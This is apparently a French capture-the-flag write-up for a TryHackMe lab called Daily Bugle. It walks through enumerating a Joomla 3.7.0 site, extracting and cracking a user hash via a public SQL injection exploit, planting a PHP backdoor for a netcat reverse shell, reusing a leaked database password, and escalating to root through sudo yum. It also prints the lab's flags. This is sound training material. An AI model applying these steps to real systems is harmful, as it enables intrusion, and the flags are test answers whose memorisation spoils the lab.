

# Daily Bugle



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## Intro

Room level : hard

Objectifs : Exploiter un CMS, cracker des passwords et élever ses privilèges en utilisant yum

# Enumération

```
(kali㉿kali)-[~]  
$ nmap 10.10.143.235  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-31 08:42 EST  
Nmap scan report for 10.10.143.235  
Host is up (0.031s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
3306/tcp  open  mysql  
  
Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

## Web

```
2023/12/31 08:45:32 Starting gobuster in directory enumeration mode  
/images (Status: 301) [Size: 236] [→ http://10.10.143.235/images/]  
/index.php (Status: 200) [Size: 9280]  
/media (Status: 301) [Size: 235] [→ http://10.10.143.235/media/]  
/templates (Status: 301) [Size: 239] [→ http://10.10.143.235/templates/]  
/modules (Status: 301) [Size: 237] [→ http://10.10.143.235/modules/]  
/bin (Status: 301) [Size: 233] [→ http://10.10.143.235/bin/]  
/plugins (Status: 301) [Size: 237] [→ http://10.10.143.235/plugins/]  
/includes (Status: 301) [Size: 238] [→ http://10.10.143.235/includes/]  
/language (Status: 301) [Size: 238] [→ http://10.10.143.235/language/]  
/components (Status: 301) [Size: 240] [→ http://10.10.143.235/components/]  
/cache (Status: 301) [Size: 235] [→ http://10.10.143.235/cache/]  
/libraries (Status: 301) [Size: 239] [→ http://10.10.143.235/libraries/]  
/robots.txt (Status: 200) [Size: 836]  
/tmp (Status: 301) [Size: 233] [→ http://10.10.143.235/tmp/]  
/layouts (Status: 301) [Size: 237] [→ http://10.10.143.235/layouts/]  
/administrator (Status: 301) [Size: 243] [→ http://10.10.143.235/administrator/]  
/configuration.php (Status: 200) [Size: 0]  
/htaccess.txt (Status: 200) [Size: 3005]
```

## Robots.txt

```
# If the Joomla site is installed within a folder  
# eg www.example.com/joomla/ then the robots.txt file  
# MUST be moved to the site root  
# eg www.example.com/robots.txt  
# AND the joomla folder name MUST be prefixed to all of the  
# paths.  
# eg the Disallow rule for the /administrator/ folder MUST  
# be changed to read  
# Disallow: /joomla/administrator/
```

```
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/orig.html
#
# For syntax checking, see:
# http://tool.motoricerca.info/robots-checker.phtml
```

```
User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Maintenant qu'on sait que le CMS du site est Joomla on va essayer de trouver sa version :

Aucune idée de comment faire donc je vais chercher sur google...

d'après ce site : <https://www.itoctopus.com/how-to-quickly-know-the-version-of-any-joomla-website> il faut aller sur <http://IP/language/en-GB/en-GB.xml>

```
← → ↻ 🏠 10.10.143.235/language/en-GB/en-GB.xml
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

This XML file does not appear to have any style information associated with it. The document tree is shown below.

-<metafile version="3.7" client="site">
  <name>English (en-GB)</name>
  <version>3.7.0</version>
  <creationDate>April 2017</creationDate>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
-<copyright>
  Copyright (C) 2005 - 2017 Open Source Matters. All rights reserved.
</copyright>
-<license>
  GNU General Public License version 2 or later; see LICENSE.txt
</license>
<description>en-GB site language</description>
-<metadata>
  <name>English (en-GB)</name>
  <nativeName>English (United Kingdom)</nativeName>
  <tag>en-GB</tag>
  <rtl>0</rtl>
  <locale>
    en_GB.utf8, en_GB.UTF-8, en_GB, eng_GB, en, english, english-uk, uk, gbr, britain, england, great britain, uk, united kingdom, united-kingdom
  </locale>
  <firstDay>0</firstDay>
  <weekEnd>0,6</weekEnd>
  <calendar>gregorian</calendar>
</metadata>
<params/>
</metafile>
```

ça a marché !! la version de joomla est 3.7.0

## Vuln Research

on trouve très rapidement un exploit pour cette version de joomla :

<https://github.com/teranpeterson/Joomblah>

## Exploitation

En utilisant l'exploit on obtient ça :

```
Fetching CSRF token
Testing SQLi
Found table: fb9j5_users
Extracting users from fb9j5_users
Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZh0jVMw.V.d3p12kBtZutm', '', '']
Extracting sessions from fb9j5_session
```

On a un user : jonah et son hash de password :

\$2y\$10\$0veO/JSFh4389Lluc4Xya.dfy2MF.bZh0jVMw.V.d3p12kBtZutm

On va essayer de cracker son password en utilisant john

## Hash cracking

Etape 1 : identification du hash

En cherchant sur google on tombe sur ce site : <https://en.wikipedia.org/wiki/Bcrypt>

et donc les hash commençant par 2y sont de type bcrypt


```
(kali㉿kali)-[~/THM/Daily Bugle/Joomblah]
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt to_crack
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spiderman123      (?)
1g 0:00:10:21 DONE (2023-12-31 09:17) 0.001608g/s 75.35p/s 75.35c/s 75.35C/s sweetsmil
e..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Après beaucoup de temps on obtient son password : spiderman123

Essayons de se co ssh avec les creds : jonah:spiderman123


```
(kali㉿kali)-[~/THM/Daily Bugle/Joomblah]
$ ssh jonah@10.10.143.235
The authenticity of host '10.10.143.235 (10.10.143.235)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.143.235' (ED25519) to the list of known hosts.
jonah@10.10.143.235's password:
Permission denied, please try again.
jonah@10.10.143.235's password:
Permission denied, please try again.
jonah@10.10.143.235's password:
jonah@10.10.143.235: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
```

ça ne fonctionne pas mais on va essayer de se connecter sur la page admin du site :




On est co

Maintenant on va essayer de reverse shell à partir de la page admin : <https://vk9-sec.com/reverse-shell-on-any-cms/>



On va mettre une backdoor php dans le template



maintenant on peut ouvrir un netcat listener et aller sur la page  
<http://IP/templates/protostar/backdoor.php>

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.14.43.156] from (UNKNOWN) [10.10.143.235] 59802  
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64  
GNU/Linux  
09:29:38 up 49 min, 0 users, load average: 0.00, 0.01, 0.06  
USER      TTY      FROM      LOGIN@    IDLE   JCPU   PCPU   WHAT  
uid=48 apache gid=48 apache groups=48 apache  
sh: no job control in this shell  
sh-4.2$
```

On a un shell sur le server

## Priv Esc

On va exécuter linpeas sur le server pour voir les vecteurs de privesc

Linpeas nous indique qu'il y a une fichier de conf dans le server web :

```

class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'The Daily Bugle';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root';
    public $password = 'nv5uz9r3ZEDzVjNu';
    public $db = 'joomla';
    public $dbprefix = 'fb9j5_';
    public $live_site = '';

```

On a le password du user root de la bdd

On va se connecter à la base de donnée

```

}bash-4.2$ mysql -h localhost -u root -p
mysql -h localhost -u root -p
Enter password: nv5uz9r3ZEDzVjNu
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 55
Server version: 5.5.64-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```

bon il y a rien d'intéressant dans la BDD je suis rester dans ce rabbit hole pendant 2 heures mdr...

et après je me suis dis bon bah why not tester ce password pour le user de la machine :



```
bash-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu

[jjameson@dailybugle html]$
```

ça a marché !!

donc creds :

```
jjameson:nv5uz9r3ZEDzVjNu
```

```
[jjameson@dailybugle home]$ cd jjameson
cd jjameson
[jjameson@dailybugle ~]$ ls
ls
user.txt
[jjameson@dailybugle ~]$ cat user.txt
cat user.txt
27a260fe3cba712cfdedb1c86d80442e
[jjameson@dailybugle ~]$
```

On a le flag :

```
27a260fe3cba712cfdedb1c86d80442e
```

```
[jjameson@dailybugle html]$ sudo -l
sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle html]$
```

On a un NOPASSWD sur yum

<https://gtfobins.github.io/gtfobins/yum/#sudo>

```
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
whoami
root
sh-4.2#
```

On est root !!

```
sh-4.2# cat root.txt
cat root.txt
eec3d53292b1821868266858d7fa6f79
sh-4.2#
```

On a le dernier flag

eec3d53292b1821868266858d7fa6f79